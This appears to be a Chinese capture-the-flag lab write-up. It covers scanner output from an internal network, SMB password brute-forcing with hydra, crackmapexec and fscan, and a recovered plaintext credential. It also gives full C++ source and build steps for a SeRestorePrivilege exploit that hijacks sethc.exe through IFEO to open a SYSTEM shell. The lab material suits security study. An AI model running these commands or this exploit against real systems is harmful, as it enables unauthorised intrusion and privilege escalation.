[+] http://172.26.10.23            code:302 len:99    title:Sign in · GitLab     server:nginx [nginx GitLab gitlab webp_server_go]
[*] 172.26.10.23:22                ssh      [Product:OpenSSH ||Version:8.9p1 Ubuntu 3ubuntu0.1] Banner:(SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
[*] 172.26.10.12:445               microsoft-ds [Product:Microsoft Windows SMB2] Banner:(SMB@ A O!KJ%G 2 B 2 * `( + 0 0 + 7 + 7)
[-] 插件扫描错误 172.26.10.12:445 - SMB会话被拒绝
[+] SMBInfo 172.26.10.12:445 [Windows 10 (Build 14393)] iZwwekmzrilxcqZ SMBv1
[*] https://172.26.10.12:3389      ssl      Banner:(S M j p @ h \< ~ C 5f 3-+ | D 1 _) t f |W Ir WL 9 0 0 ,W7 G }J" g 0 * H 0 1 0 U ...)
[-] 插件扫描错误 172.26.10.12:3389 - RDP端口未开放
[*] 172.26.10.41:445               microsoft-ds [Product:Microsoft Windows SMB2] Banner:(SMB@ A 2( ] O j L 2 @ ` < + 00 , 0 + 7 + 7 NEGOEXTS ` p @ FZ && T )<V@ H T \ ` \...)
[-] 插件扫描错误 172.26.10.41:445 - 目标可能不支持SMBv1
[+] SMBInfo 172.26.10.41:445 [Windows 10 (Build 19041)] iZ3dc1xklopzs5Z SMBv2
[!] SMB Ghost 172.26.10.41:445 CVE-2020-0796 漏洞存在
[*] https://172.26.10.41:3389      ssl      Banner:(E M j p 9% $& <O G bM w \ R ' H N;C -_ / 0 0 H;q c NF0Va 0 * H 0 1 0 U iZ3dc1xkl...)
[-] 插件扫描错误 172.26.10.41:3389 - RDP端口未开放
[-] 插件扫描错误 172.26.10.12:3389 - Get "https://172.26.10.12:3389": remote error: tls: internal error
[-] 插件扫描错误 172.26.10.41:3389 - Get "https://172.26.10.41:3389": remote error: tls: internal error
[-] 172.26.10.12:445 smb 未发现弱密码
[-] 172.26.10.41:445 smb 未发现弱密码
[*] 172.26.10.12:1433              ms-sql-s [Product:Microsoft SQL Server 2008 ||Version:10.00.5500; SP3] Banner:(%)
[-] 172.26.10.12:1433 mssql 未发现弱密码
[*] 172.26.10.23:25                smtp     [Product:Postfix smtpd] Banner:(220 ubuntu-gitlab.localdomain ESMTP Postfix (Ubuntu))
[*] http://172.26.10.41:139        http     [Product:Open Lighting Architecture daemon]
[-] 插件扫描错误 172.26.10.41:139 - 读取SMB Session Setup响应失败: EOF
[-] 插件扫描错误 172.26.10.41:139 - SMB协议探测失败: 读取SMBv2协商响应失败: 消息长度过大: 2197815297
[*] http://172.26.10.12:139        http     [Product:Open Lighting Architecture daemon]
[-] 插件扫描错误 172.26.10.12:139 - 读取SMB Session Setup响应失败: EOF
[-] 插件扫描错误 172.26.10.12:139 - SMB协议探测失败: 读取SMBv2协商响应失败: 消息长度过大: 2197815297
[-] 插件扫描错误 172.26.10.41:139 - Get "http://172.26.10.41:139": net/http: HTTP/1.x transport connection broken: malformed HTTP response "\x83\x00\x00\x01\x8f"
[-] 插件扫描错误 172.26.10.12:139 - Get "http://172.26.10.12:139": net/http: HTTP/1.x transport connection broken: malformed HTTP response "\x83\x00\x00\x01\x8f"
[*] http://172.26.10.12:5985       http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microso...)
[*] http://172.26.10.12:5985       code:404 len:315   title:Not Found            server:Microsoft-HTTPAPI/2.0
[*] 172.26.10.41:135               msrpc    [Product:Microsoft Windows RPC] Banner:(@)
[+] NetInfo 172.26.10.41:135 [iZ3dc1xklopzs5Z]
[+] NetInfo 172.26.10.41:135   -> 172.26.10.41
[*] 172.26.10.12:135               msrpc    [Product:Microsoft Windows RPC] Banner:(@)
[+] NetInfo 172.26.10.12:135 [iZwwekmzrilxcqZ]
[+] NetInfo 172.26.10.12:135   -> 172.26.10.12
# 9 信息搜集爆破RDP票据,提交用户桌面的flag09
[+] SMBInfo 172.26.10.41:445 [Windows 10 (Build 19041)] iZ3dc1xklopzs5Z SMBv2
[!] SMB Ghost 172.26.10.41:445 CVE-2020-0796 漏洞存在
[*] https://172.26.10.41:3389      ssl      Banner:(E M j p 9% $& <O G bM w \ R ' H N;C -_ / 0 0 H;q c NF0Va 0 * H 0 1 0 U iZ3dc1xkl...)
前面永恒之蓝主机中存在密码本

一共2000个密码,结合前面OA系统中保存的用户名

保存为password.txt和username.txt,可以用hydra, crackmapexec, fscan等工具来扫
crackmapexec smb 172.26.10.41 -u username.txt -p password.txt
hydra -L username.txt -P password.txt 172.26.10.41 smb
fscan -h 172.26.10.41 -m smb -userf username.txt -pwdf password.txt
但是代理扫描速度很慢,将文件传到172.26.17.31上直接用fscan扫
[*] http://172.26.10.41:139        http     [Product:Open Lighting Architecture daemon]
[*] 172.26.10.41:445               microsoft-ds [Product:Microsoft Windows SMB2] Banner:(SMB@ A 2( ] O j 2 @ ` < + 00 , 0 + 7 + 7 NEGOEXTS ` p @ FZ && Q j s{ :: ` \3S M ...)
[-] 插件扫描错误 172.26.10.41:139 - SMB协议探测失败: 读取SMBv2协商响应失败: 消息长度过大: 2197815297
[+] SMBInfo 172.26.10.41:445 [Windows 10 (Build 19041)] iZ3dc1xklopzs5Z SMBv2
[!] SMB Ghost 172.26.10.41:445 CVE-2020-0796 漏洞存在
[*] https://172.26.10.41:3389      ssl      Banner:(E M j } g # t ]7+ E D g" j D H + a o / 0 0 H;q c NF0Va 0 * H 0 1 0 U iZ3dc1xklop...)
[-] 插件扫描错误 172.26.10.41:3389 - SMB插件仅支持139和445端口
[!] SMB 172.26.10.41:445 zhanghui:94rXEAYajk
[*] 172.26.10.41:135 msrpc [Product:Microsoft Windows RPC] Banner:(@)得到一组用户名密码zhanghui:94rXEAYajk

# 10 尝试提升用户权限至system,提交管理员目录下的flag10
直接尝试访问Administrator目录,提示需要密码


以zhanghui的管理员权限打开cmd,输入whoami /priv查看,存在SeRestorePrivilege权限
虽然显示已禁用,但可以通过AdjustTokenPrivileges开启SeRestorePrivilege特权
# 编译过程
Visual Studio,新建一个项目,将下方代码放于项目中:
- 利用AdjustTokenPrivileges()为当前进程添加SeRestorePrivilege特权
- 当-e参数为Dubugger时,会往注册表的IFEO项中新建Debugger键
- 当-e参数为File时,可以-s参数所指向的文件强制覆盖-d参数所指向的文件
#include <Windows.h>
#include <iostream>
#include <stdio.h>

#define SIZE 200000

BOOL ExploitSeRestorePrivilege(LPCWSTR expType, LPCWSTR program, LPCWSTR command, LPCWSTR sourceFile, LPCWSTR destFile)
{
    BOOL status = FALSE;
    DWORD lResult;
    HKEY hKey;
    HANDLE hSource, hDestination;
    char buffer[SIZE + 1];
    DWORD dwBytesRead, dwBytesWrite;

    if (!wcscmp(expType, L"Dubugger"))
    {
        // Creates the specified registry key.
        lResult = RegCreateKeyExW(
            HKEY_LOCAL_MACHINE,
            std::wstring(L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\").append(program).c_str(),
            0,
            NULL,
            REG_OPTION_BACKUP_RESTORE,
            KEY_SET_VALUE,
            NULL,
            &hKey,
            NULL
        );
        if (lResult != ERROR_SUCCESS)
        {
            wprintf(L"[-] RegCreateKeyExW Error: [%u].\n", lResult);
            return status;
        }
        // Sets the data and type of a specified value under a registry key.
        lResult = RegSetValueExW(hKey, L"Debugger", 0, REG_SZ, (const BYTE*)command, (wcslen(command) + 1) * sizeof(WCHAR));
        if (lResult != ERROR_SUCCESS)
        {
            wprintf(L"[-] RegSetValueExW Error: [%u].\n", lResult);
            return status;
        }
        wprintf(L"[*] Set Image File Execution Options for %ws successfully with Debugger as %ws.\n", program, command);
        status = TRUE;
    }
    else if (!wcscmp(expType, L"File"))
    {
        if (sourceFile && destFile)
        {
            // Open source file.
            hSource = CreateFileW(sourceFile, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
            if (hSource == INVALID_HANDLE_VALUE)
            {
                wprintf(L"[-] Could not open source file by CreateFileW: [%u].\n", GetLastError());
                return status;
            }
            // Create destination file.
            hDestination = CreateFileW(destFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_FLAG_BACKUP_SEMANTICS, NULL);
            if (hDestination == INVALID_HANDLE_VALUE)
            {
                wprintf(L"[-] Could not create destination file by CreateFileW: [%u].\n", GetLastError());
                return status;
            }
            // Read from source file.
            if (!ReadFile(hSource, buffer, SIZE, &dwBytesRead, NULL))
            {
                wprintf(L"[-] ReadFile Error: [%u].\n", GetLastError());
                return status;
            }
            wprintf(L"[*] Read bytes from %ws: %d\n", sourceFile, dwBytesRead);
            // Write to destination file.
            if (!WriteFile(hDestination, buffer, dwBytesRead, &dwBytesWrite, NULL))
            {
                wprintf(L"[-] WriteFile Error: [%u].\n", GetLastError());
                return status;
            }
            printf("[*] Bytes written to %ws: %d\n", destFile, dwBytesWrite);
            status = TRUE;
        }
    }
    return status;
}

BOOL EnableTokenPrivilege(HANDLE hToken, LPCWSTR lpName)
{
    BOOL status = FALSE;
    LUID luidValue = { 0 };
    TOKEN_PRIVILEGES tokenPrivileges;

    // Get the LUID value of the privilege for the local system
    if (!LookupPrivilegeValueW(NULL, lpName, &luidValue))
    {
        wprintf(L"[-] LookupPrivilegeValue Error: [%u].\n", GetLastError());
        return status;
    }

    // Set escalation information
    tokenPrivileges.PrivilegeCount = 1;
    tokenPrivileges.Privileges[0].Luid = luidValue;
    tokenPrivileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    // Elevate Process Token Access
    if (!AdjustTokenPrivileges(hToken, FALSE, &tokenPrivileges, sizeof(tokenPrivileges), NULL, NULL))
    {
        wprintf(L"[-] AdjustTokenPrivileges Error: [%u].\n", GetLastError());
        return status;
    }
    else
    {
        status = TRUE;
    }
    return status;
}

void PrintUsage()
{
    wprintf(
        L"Abuse of SeRestorePrivilege by @WHOAMI (whoamianony.top)\n\n"
        L"Arguments:\n"
        L"  -h                     Show this help message and exit\n"
        L"  -e <Dubugger, File>    Choose the type of exploit.\n"
        L"  -p <Program>           Specifies the original program name to IFEO hijacking.\n"
        L"  -c <Program>           Specifies the program to execute after IFEO hijacking.\n"
        L"  -s <Source>            Source file to read.\n"
        L"  -d <Destination>       Destination file to write.\n"
    );
}

int wmain(int argc, wchar_t* argv[])
{
    HANDLE hToken = NULL;
    LPCWSTR expType = L"Dubugger";
    LPCWSTR program = L"sethc.exe";
    LPCWSTR command = L"\"C:\\Windows\\System32\\cmd.exe\"";
    LPCWSTR sourceFile = NULL;
    LPCWSTR destFile = NULL;

    while ((argc > 1) && (argv[1][0] == '-'))
    {
        switch (argv[1][1])
        {
        case 'h':
            PrintUsage();
            return 0;
        case 'e':
            ++argv;
            --argc;
            if (argc > 1 && argv[1][0] != '-')
            {
                expType = (LPCWSTR)argv[1];
            }
            break;
        case 'p':
            ++argv;
            --argc;
            if (argc > 1 && argv[1][0] != '-')
            {
                program = (LPCWSTR)argv[1];
            }
            break;
        case 'c':
            ++argv;
            --argc;
            if (argc > 1 && argv[1][0] != '-')
            {
                command = (LPCWSTR)argv[1];
            }
            break;
        case 's':
            ++argv;
            --argc;
            if (argc > 1 && argv[1][0] != '-')
            {
                sourceFile = (LPCWSTR)argv[1];
            }
            break;
        case 'd':
            ++argv;
            --argc;
            if (argc > 1 && argv[1][0] != '-')
            {
                destFile = (LPCWSTR)argv[1];
            }
            break;
        default:
            wprintf(L"[-] Invalid Argument: %s.\n", argv[1]);
            PrintUsage();
            return 0;
        }

        ++argv;
        --argc;
    }

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
    {
        wprintf(L"[-] OpenProcessToken Error: [%u].\n", GetLastError());
        return 0;
    }
    // Enable SeRestorePrivilege for the current process token.
    if (EnableTokenPrivilege(hToken, SE_RESTORE_NAME))
    {
        if (ExploitSeRestorePrivilege(expType, program, command, sourceFile, destFile))
        {
            return 1;
        }
    }
}

点击“项目-属性”选项卡

将运行库改为多线程调试(/MTd)

依次点击右侧 源文件-添加-现有项 将刚刚新建的文件添加进去

保存文件后,点击生成解决方案,生成SeRestorePrivilegePrivilegeEscalation.exe

上传到远程主机,执行程序,在Image File Execution Options中创建一个sethc.exe项,并将Debugger键的值改为cmd.exe
SeRestorePrivilegePrivilegeEscalation.exe -e Dubugger -p sethc.exe -c C:\Windows\System32\cmd.exe

点击开始菜单,锁定当前用户,然后连按shift,弹出提权的cmd
